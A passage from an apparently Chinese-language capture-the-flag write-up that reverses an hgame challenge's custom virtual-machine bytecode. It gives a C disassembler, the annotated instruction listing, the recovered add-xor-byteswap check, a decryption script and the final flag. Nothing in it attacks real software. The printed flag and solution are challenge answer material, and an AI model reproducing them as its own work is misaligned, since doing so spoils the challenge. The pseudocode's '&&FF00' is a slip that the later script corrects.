  0x03, 0x05, 0x02, 0x00, 0x03, 0x00, 0x01, 0x02, 0x00, 0x02,
  0x00, 0x01, 0x01, 0x00, 0x00, 0x03, 0x00, 0x01, 0x03, 0x00,
  0x03, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x03, 0x01, 0x28,
  0x04, 0x06, 0x5F, 0x05, 0x00, 0x00, 0x03, 0x03, 0x00, 0x02,
  0x01, 0x00, 0x03, 0x02, 0x96, 0x03, 0x00, 0x02, 0x03, 0x00,
  0x00, 0x00, 0x00, 0x04, 0x07, 0x88, 0x00, 0x03, 0x00, 0x01,
  0x03, 0x00, 0x03, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x03,
  0x01, 0x28, 0x04, 0x07, 0x63, 0xFF, 0xFF
};


// typedef struct maybeRegister
// {
//     /* data */
//     int vax,vbx,vcx,vdx,r5,r6,vip,vsp,vFlag;

// }Reg;

char* maybeRegister[9]=
{"vax","vbx","vcx","vdx","v5","v6","vip","vsp","vFlag"};

void mov(unsigned char * VMcode,int *vmVip){
        unsigned char opType = VMcode[*vmVip + 1];
        if (opType)
        {
            switch (opType)
            {
            case 1:
                /* code */
                printf("mov memory[vcx],vax\n");
                break;
            case 2:
                /* code */
                printf("mov %s,%s\n",maybeRegister[opcode[*vmVip +
2]],maybeRegister[opcode[*vmVip + 3]]);
                break;
            case 3:
                /* code */
                printf("mov %s,%d\n",maybeRegister[opcode[*vmVip +
2]],opcode[*vmVip + 3]);
                break;
            default:
                break;

            }
        }else{
            printf("mov vax,memory[vcx]\n");
        }
        *vmVip+=4;
    }
    void push(unsigned char * VMcode,int *vmVip){
        unsigned char opType = VMcode[*vmVip + 1];
        if (opType)
        {
            /* code */
            switch (opType)
            {
            case 1:
                /* code */
                printf("push vbx\n");
                break;
            case 2:
                /* code */
                printf("push vcx\n");
                break;
            case 3:
                /* code */
                printf("push vdx\n");
                break;
            default:
                break;
            }
        }else{
            printf("push vax\n");
        }
        *vmVip+=2;
    }
    void pop(unsigned char * VMcode,int *vmVip){
        unsigned char opType = VMcode[*vmVip + 1];
        if (opType)
        {
            /* code */
            switch (opType)
            {
            case 1:
                /* code */
                printf("pop vbx\n");
                break;
            case 2:
                /* code */
                printf("pop vcx\n");
                break;
            case 3:
                /* code */
                printf("pop vdx\n");
                break;
            default:
                break;
            }
        }else{
            printf("pop vax\n");
        }
        *vmVip+=2;
    }
    void Calc(unsigned char * VMcode,int *vmVip){
        unsigned char opType = VMcode[*vmVip + 1];
        switch (opType)
        {
        case 0:
            /* code */
            printf("add
%s,%s\n",maybeRegister[VMcode[*vmVip+2]],maybeRegister[VMcode[*vmVip+3]]);
            break;
        case 1:
            /* code */
            printf("sub
%s,%s\n",maybeRegister[VMcode[*vmVip+2]],maybeRegister[VMcode[*vmVip+3]]);
            break;
        case 2:
            /* code */
            if (VMcode[*vmVip+2]<=8)
            {
                /* code */
                printf("imul %s,%s,opcode[*vmVip+2] is
%d\n",maybeRegister[VMcode[*vmVip+2]],maybeRegister[VMcode[*vmVip+3]],VMcod
e[*vmVip+2]);
            }
            else
            {
                printf("imul %d,%s,opcode[*vmVip+2] is
%d\n",VMcode[*vmVip+2],maybeRegister[VMcode[*vmVip+3]],VMcode[*vmVip+2]);
            }


            break;
        case 3:
            /* code */
            printf("xor
%s,%s\n",maybeRegister[VMcode[*vmVip+2]],maybeRegister[VMcode[*vmVip+3]]);
            break;
        case 4:
            /* code */
            printf("shl
%s,%s\n",maybeRegister[VMcode[*vmVip+2]],maybeRegister[VMcode[*vmVip+3]]);
            break;
        case 5:
            /* code */
            printf("shr
%s,%s\n",maybeRegister[VMcode[*vmVip+2]],maybeRegister[VMcode[*vmVip+3]]);
            break;
        default:
            break;

        }
        *vmVip+=4;
    }
    void cmp(unsigned char * VMcode,int *vmVip){
        printf("cmp vax,vbx\n");
        *vmVip+=1;
    }
    void jmp(unsigned char * VMcode,int *vmVip){
        printf("jmp %d\n",VMcode[*vmVip+1]);
        *vmVip+=2;
    }
    void jz(unsigned char * VMcode,int *vmVip){
        printf("jz %d else %d\n",VMcode[*vmVip+1],*vmVip+2);
        *vmVip+=2;
    }
    void jnz(unsigned char * VMcode,int *vmVip){
        printf("jnz %d else %d\n",VMcode[*vmVip+1],*vmVip+2);
        *vmVip+=2;
    }


void VM_Run(int *vmVip){
        while (opcode[*vmVip]!=0xff)
        {
            /* code */
            printf("%d  ",*vmVip);
            switch (opcode[*vmVip])
            {
            case 0:
                /* code */
                mov(opcode,vmVip);
                break;
            case 1:
                /* code */
                push(opcode,vmVip);
                break;
            case 2:
                /* code */
                pop(opcode,vmVip);
                break;
            case 3:
                /* code */
                Calc(opcode,vmVip);
                break;
            case 4:
                /* code */
                cmp(opcode,vmVip);
                break;
            case 5:
                /* code */
                jmp(opcode,vmVip);
                break;
            case 6:
                /* code */
                jz(opcode,vmVip);
                break;
            case 7:
                /* code */
                jnz(opcode,vmVip);
                break;


            default:
                break;
            }
        }

    }





int main(){

    //Reg reg;
    int vmVip=0;

    VM_Run(&vmVip);
    return 0;
    }
```

得到指令

```
0  mov vcx,0
4  add vcx,vdx
8  mov vax,memory[vcx]
12  mov vbx,vax     flag[0]
16  mov vcx,50
20  add vcx,vdx
24  mov vax,memory[vcx]        flag[0]+key1[0]
28  add vbx,vax
32  mov vcx,100
36  add vcx,vdx
40  mov vax,memory[vcx] 0
44  xor vbx,vax     flag[0]^key[0]
48  mov vax,8
52  mov vcx,vbx
56  shl vbx,vax     左移右移后相加得到完整值
60  shr vcx,vax
64  add vbx,vcx
68  mov vax,vbx
72  push vax        入栈
```

```
74  mov vax,1
78  add vdx,vax     vdx++
82  mov vax,vdx
86  mov vbx,40      vbx=40
90  cmp vax,vbx     for(int i=0;i<40;i++){
91  jz 95 else 93           temp=(flag[i]+key1[i])^key[i]
93  jmp 0               temp=(temp>>8)+(temp<<8)&&FF00
95  mov vdx,0       }
99  pop vbx
101  mov vcx,150
105  add vcx,vdx
109  mov vax,memory[vcx]
113  cmp vax,vbx
114  jnz 136 else 116   //neq end
116  mov vax,1
120  add vdx,vax
124  mov vax,vdx
128  mov vbx,40
132  cmp vax,vbx
133  jnz 99
```

对指令进行分析后，其流程如下代码

```
for(int i=0;i<40;i++){
    temp=(flag[i]+key1[i])^key[i];
    temp=(temp>>8)+(temp<<8)&&FF00;
}
for(int i=39;i>=0;i--){
    if(enc[i]!=flag[i]){
        return 0;
    }
}
```

我们依据此进行还原

```
unsigned char maybeMemory[] =
{
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x9B, 0x00, 0x00, 0x00, 0xA8, 0x00, 0x00, 0x00, 0x02, 0x00,
  0x00, 0x00, 0xBC, 0x00, 0x00, 0x00, 0xAC, 0x00, 0x00, 0x00,
  0x9C, 0x00, 0x00, 0x00, 0xCE, 0x00, 0x00, 0x00, 0xFA, 0x00,
  0x00, 0x00, 0x02, 0x00, 0x00, 0x00, 0xB9, 0x00, 0x00, 0x00,
  0xFF, 0x00, 0x00, 0x00, 0x3A, 0x00, 0x00, 0x00, 0x74, 0x00,
  0x00, 0x00, 0x48, 0x00, 0x00, 0x00, 0x19, 0x00, 0x00, 0x00,
  0x69, 0x00, 0x00, 0x00, 0xE8, 0x00, 0x00, 0x00, 0x03, 0x00,
  0x00, 0x00, 0xCB, 0x00, 0x00, 0x00, 0xC9, 0x00, 0x00, 0x00,
  0xFF, 0x00, 0x00, 0x00, 0xFC, 0x00, 0x00, 0x00, 0x80, 0x00,
  0x00, 0x00, 0xD6, 0x00, 0x00, 0x00, 0x8D, 0x00, 0x00, 0x00,
  0xD7, 0x00, 0x00, 0x00, 0x72, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0xA7, 0x00, 0x00, 0x00, 0x1D, 0x00, 0x00, 0x00,
  0x3D, 0x00, 0x00, 0x00, 0x99, 0x00, 0x00, 0x00, 0x88, 0x00,
  0x00, 0x00, 0x99, 0x00, 0x00, 0x00, 0xBF, 0x00, 0x00, 0x00,
  0xE8, 0x00, 0x00, 0x00, 0x96, 0x00, 0x00, 0x00, 0x2E, 0x00,
  0x00, 0x00, 0x5D, 0x00, 0x00, 0x00, 0x57, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0xC9, 0x00, 0x00, 0x00, 0xA9, 0x00, 0x00, 0x00, 0xBD, 0x00,
  0x00, 0x00, 0x8B, 0x00, 0x00, 0x00, 0x17, 0x00, 0x00, 0x00,
  0xC2, 0x00, 0x00, 0x00, 0x6E, 0x00, 0x00, 0x00, 0xF8, 0x00,
  0x00, 0x00, 0xF5, 0x00, 0x00, 0x00, 0x6E, 0x00, 0x00, 0x00,
  0x63, 0x00, 0x00, 0x00, 0x63, 0x00, 0x00, 0x00, 0xD5, 0x00,
  0x00, 0x00, 0x46, 0x00, 0x00, 0x00, 0x5D, 0x00, 0x00, 0x00,
  0x16, 0x00, 0x00, 0x00, 0x98, 0x00, 0x00, 0x00, 0x38, 0x00,
  0x00, 0x00, 0x30, 0x00, 0x00, 0x00, 0x73, 0x00, 0x00, 0x00,
  0x38, 0x00, 0x00, 0x00, 0xC1, 0x00, 0x00, 0x00, 0x5E, 0x00,
  0x00, 0x00, 0xED, 0x00, 0x00, 0x00, 0xB0, 0x00, 0x00, 0x00,
  0x29, 0x00, 0x00, 0x00, 0x5A, 0x00, 0x00, 0x00, 0x18, 0x00,
  0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0xA7, 0x00, 0x00, 0x00,
  0xFD, 0x00, 0x00, 0x00, 0x0A, 0x00, 0x00, 0x00, 0x1E, 0x00,
  0x00, 0x00, 0x78, 0x00, 0x00, 0x00, 0x8B, 0x00, 0x00, 0x00,
  0x62, 0x00, 0x00, 0x00, 0xDB, 0x00, 0x00, 0x00, 0x0F, 0x00,
  0x00, 0x00, 0x8F, 0x00, 0x00, 0x00, 0x9C, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x48, 0x00, 0x00, 0x00, 0xF1, 0x00, 0x00, 0x00, 0x40,
  0x00, 0x00, 0x00, 0x21, 0x00, 0x00, 0x01, 0x35, 0x00, 0x00,
  0x00, 0x64, 0x00, 0x00, 0x01, 0x78, 0x00, 0x00, 0x00, 0xF9,
  0x00, 0x00, 0x01, 0x18, 0x00, 0x00, 0x00, 0x52, 0x00, 0x00,
  0x00, 0x25, 0x00, 0x00, 0x01, 0x5D, 0x00, 0x00, 0x00, 0x47,
  0x00, 0x00, 0x00, 0xFD, 0x00, 0x00, 0x01, 0x69, 0x00, 0x00,
  0x00, 0x5C, 0x00, 0x00, 0x01, 0xAF, 0x00, 0x00, 0x00, 0xB2,
  0x00, 0x00, 0x01, 0xEC, 0x00, 0x00, 0x01, 0x52, 0x00, 0x00,
  0x01, 0x4F, 0x00, 0x00, 0x01, 0x1A, 0x00, 0x00, 0x00, 0x50,
  0x00, 0x00, 0x01, 0x85, 0x00, 0x00, 0x00, 0xCD, 0x00, 0x00,
  0x00, 0x23, 0x00, 0x00, 0x00, 0xF8, 0x00, 0x00, 0x00, 0x0C,
  0x00, 0x00, 0x00, 0xCF, 0x00, 0x00, 0x01, 0x3D, 0x00, 0x00,
  0x01, 0x45, 0x00, 0x00, 0x00, 0x82, 0x00, 0x00, 0x01, 0xD2,
  0x00, 0x00, 0x01, 0x29, 0x00, 0x00, 0x01, 0xD5, 0x00, 0x00,
  0x01, 0x06, 0x00, 0x00, 0x01, 0xA2, 0x00, 0x00, 0x00, 0xDE,
  0x00, 0x00, 0x01, 0xA6, 0x00, 0x00, 0x01, 0xCA, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
  };
  int main(){
      int temp1=0,temp2=0,temp=0,flag=0;
      char *flagAddr=maybeMemory+600;
      char* key1=maybeMemory+200;
      char *key2=maybeMemory+400;
      char flagArr[100]={0};
      printf("\n");
      char a=0;
      for (char i = 39; i >=0; i--)
      {
          /* code */
          // temp=(int)a;

          temp=*(((int *)flagAddr)+a);
          temp1=((temp<<8)&0xff00);
          temp2=(temp>>8);
          temp=temp1+temp2;

          temp^=*(((int *)key2)+i);
          temp-=*(((int *)key1)+i);
          printf("%c",temp);
          a++;
          //temp^='h';
          //flagArr[i]=(char)(temp);

      }
      return 0;
  }
```

得到flag是倒序的，逆序一下

hgame{y0ur_rever5e_sk1ll_i5_very_g0od!!}